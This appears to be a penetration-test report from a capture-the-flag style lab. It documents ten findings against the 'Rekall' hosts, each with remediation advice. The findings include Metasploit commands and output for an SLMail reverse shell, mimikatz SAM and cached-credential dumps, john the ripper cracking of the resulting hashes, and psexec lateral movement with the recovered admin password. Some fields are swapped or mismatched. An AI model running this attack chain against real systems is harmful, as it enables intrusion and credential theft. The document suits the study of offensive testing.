Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Searching the totalrekall GitHub page pulled a repository with user credentials – a user and hash, which we cracked using john the ripper.
Images	
Affected Hosts	GitHub – xampp.users page
Remediation	Immediately remove this old resource page from GitHub. Also enforce a strict password policy.

```
┌──(root💀 kali)-[~/Desktop]
└─# john tasdf --wordlist=rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recogniz
ed as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that
type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/
256 AVX2 8×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:10 7.13% (ETA: 19:14:07) 0g/s 115889p/s 115889c/s 115889C/s
wilton10..wilma3
0g 0:00:00:11 7.89% (ETA: 19:14:06) 0g/s 115565p/s 115565c/s 115565C/s
slender2..slb224562
0g 0:00:01:23 67.03% (ETA: 19:13:50) 0g/s 113796p/s 113796c/s 113796C/s
 bimbamora..bim0850043680
Tanya4life       (trivera)
1g 0:00:01:30 DONE (2022-09-06 19:13) 0.01100g/s 113952p/s 113952c/s 11
3952C/s Tapon..Tanner626
Use the "--show" option to display all of the cracked passwords reliabl
y
Session completed.

┌──(root💀 kali)-[~/Desktop]
└─# john --show tasdf
trivera:Tanya4life

1 password hash cracked, 0 left
```

Vulnerability 2	Findings
Title	Port scan
Type (Web app / Linux OS / Windows OS)	Windows OS / Web app
Risk Rating	High
Description	Discovered a HTTP port open at 172.22.117.20 using Nmap scan. Logged in using previous vulnerability 1 discovered credentials. Discovered index of file repository.


Images	
Affected Hosts	172.22.117.20 – port 80
Remediation	Block pings from outside IP addresses.

Vulnerability 3	**Findings**
Title	FTP anonymous login
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	FTP Server allows anonymous login to server. We downloaded files stored on the server.
Images	

	```ftp> get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (59.9808 kB/s) ftp> exit 221 Goodbye ┌──(root💀kali)-[~] └─# ls cracked.txt Documents file2 flag3.txt LinEnum.sh Pictures script.jpg.php Templates Desktop Downloads file3 hash.txt Music Public Scripts Videos ┌──(root💀kali)-[~] └─# cat flag3.txt 89cb548970d44f348bb63622353ae278``` **Affected Hosts** 172.22.117.20 port 21
Remediation	Require credentials for login and disable anonymous login to FTP server.

Vulnerability 4	**Findings**
Title	SLMail service exploit
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	**Medium**
Description	Using previous scan results on targe IP, we saw an open port of 110 running SLMAIL pop3d. We found an exploit on Metasploit that easily allowed us to open a shell into the mail server and view files.
Images	```msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2 ng jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:44 58758) at 2022-09-06 20:02:02 -0400 meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49d``` **Affected Hosts** 172.22.117.20 port 110
Remediation	Update the SLMAIL server to newest update.

Vulnerability 5	**Findings**
Title	Scheduled tasks

Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Looking at a scheduled tasks query on the system through Meterpreter, we found private host details about the server.
Images	
Affected Hosts	172.22.117.20
Remediation	Hide all scheduled tasks – delete the index value within the Task Scheduler app and schtasks /query will fail with “Internal error occurred,” hiding all tasks, but allowing all tasks to continue to run.

```
C:\>schtasks /query /tn flag5 /xml
schtasks /query /tn flag5 /xml
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.4" xmlns="http://schemas.microsoft.com/windows/2004/02
/mit/task">
  <RegistrationInfo>
    <Date>2022-02-15T14:00:08.594846</Date>
    <Author>WIN10\sysadmin</Author>
    <Description>54fa8cd5c1354adc9214969d716673f5</Description>
    <URI>\flag5</URI>
  </RegistrationInfo>
  <Principals>
```

Vulnerability 6	Findings
Title	Discovery of user credentials
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Loading kiwi module within Metasploit/Meterpreter, we dumped hash NTLM which allowed us to crack and find user credentials.

Images	


```
C:\>^C
Terminate channel 1? [y/N]  y
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com
)
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com
 )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  **
*/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772
```

```
RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

```
┌──(root💀 kali)-[~/Desktop]
└─# john flag6 --format=nt                                          1 ×
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 23 candidates buffered for the current salt, minimum 24 n
eeded for performance.
Almost done: Processing the remaining buffered candidate passwords, if
any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (flag6)
1g 0:00:00:00 DONE 2/3 (2022-09-06 21:08) 11.11g/s 1001Kp/s 1001Kc/s 10
01KC/s News2..Zephyr!
Use the "--show --format=NT" options to display all of the cracked pass
words reliably
Session completed.
```

Affected Hosts	172.22.117.20 port 110
Remediation	Update SLMAIL server to newest update ASAP.

Vulnerability 7	**Findings**
Title	Search command
Type (Web app / Linux OS / Windows OS)	Windows OS

Risk Rating	Previous exploit displaying freedom to use commands within remote opened shell.
Description	Low
Images	
Affected Hosts	172.22.117.20
Remediation	Update all servers to latest software releases.

```
C:\Users>cd Public
cd Public

C:\Users\Public>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of C:\Users\Public

02/15/2022  11:15 AM    <DIR>          .
02/15/2022  11:15 AM    <DIR>          ..
02/15/2022  03:02 PM    <DIR>          Documents
12/07/2019  02:14 AM    <DIR>          Downloads
12/07/2019  02:14 AM    <DIR>          Music
12/07/2019  02:14 AM    <DIR>          Pictures
12/07/2019  02:14 AM    <DIR>          Videos
               0 File(s)              0 bytes
               7 Dir(s)   3,415,359,488 bytes free

C:\Users\Public>cd Documents
cd Documents

C:\Users\Public\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of C:\Users\Public\Documents

02/15/2022  03:02 PM    <DIR>          .
02/15/2022  03:02 PM    <DIR>          ..
02/15/2022  03:02 PM                32 flag7.txt
               1 File(s)             32 bytes
               2 Dir(s)   3,415,359,488 bytes free

C:\Users\Public\Documents>type .\flag7.txt
type .\flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
C:\Users\Public\Documents>
```

Vulnerability 8	**Findings**
Title	Cached credential dump
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Administrator credentials were cached in a hash stored locally on the server. Using kiwi module on Metasploit/Meterpreter, we cracked the admin password and gained root access.

Images

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f
3418274713509632341 2d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 9/6/2022 6:06:29 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```


```
┌──(root💀 kali)-[~/Desktop]
└─# john flag8 --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 25
6/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 ne
eded for performance.
Almost done: Processing the remaining buffered candidate passwords, if
any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2022-09-06 21:11) 2.040g/s 2122p/s 2122c/s 2122
C/s falcon..barney
Use the "--show --format=mscash2" options to display all of the cracked
 passwords reliably
Session completed.
```

```
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/smb/psexec) > set RHOST 172.22.117.10
RHOST => 172.22.117.10
msf6 exploit(windows/smb/psexec) > set SMBDomain rekall
SMBDomain => rekall
msf6 exploit(windows/smb/psexec) > set SMBPass Changeme!
SMBPass => Changeme!
msf6 exploit(windows/smb/psexec) > set SMBUser ADMBon
SMBUser => ADMBon
msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob
SMBUser => ADMBob
```

```
C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```

Affected Hosts	172.22.117.10
Remediation	Disable clear-text passwords in memory from wdigest.

	Prevent LSAAS dump by enabling protected mode on LSASS.

Vulnerability 9	Findings
Title	Obtained root access
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	**Critical**
Description	A display of root access, changing directory to the root's home directory and displaying a file.
Images	
Affected Hosts	192.168.117.10
Remediation	Update servers to latest software releases.

```
meterpreter > cd C:\
 >
meterpreter > cd C:/
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2022-02-15 13:14:22 -0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:09 -0500  Documents and Settings
040777/rwxrwxrwx  0      dir   2018-09-15 03:19:00 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2022-02-15 13:14:06 -0500  Program Files
040777/rwxrwxrwx  4096   dir   2022-02-15 13:14:08 -0500  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2022-02-15 16:27:48 -0500  ProgramData
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:13 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2022-02-15 16:14:31 -0500  System Volume Information
040555/r-xr-xr-x  4096   dir   2022-02-15 13:13:58 -0500  Users
040777/rwxrwxrwx  16384  dir   2022-02-15 16:19:43 -0500  Windows
100666/rw-rw-rw-  32     fil   2022-02-15 17:04:29 -0500  flag9.txt
000000/----------  0     fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter >
```

Vulnerability 10	Findings
Title	Server 2019 credentials cracked
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	**Critical**
Description	Using kiwi module on Metasploit/Meterpreter, we cracked the administrator password on the Windows Server 2019 and gained root access, using the NTLM password hash.
Images	
Affected Hosts	Server 2019
Remediation	Disable clear-text passwords in memory from wdigest. Prevent LSAAS dump by enabling protected mode on LSASS.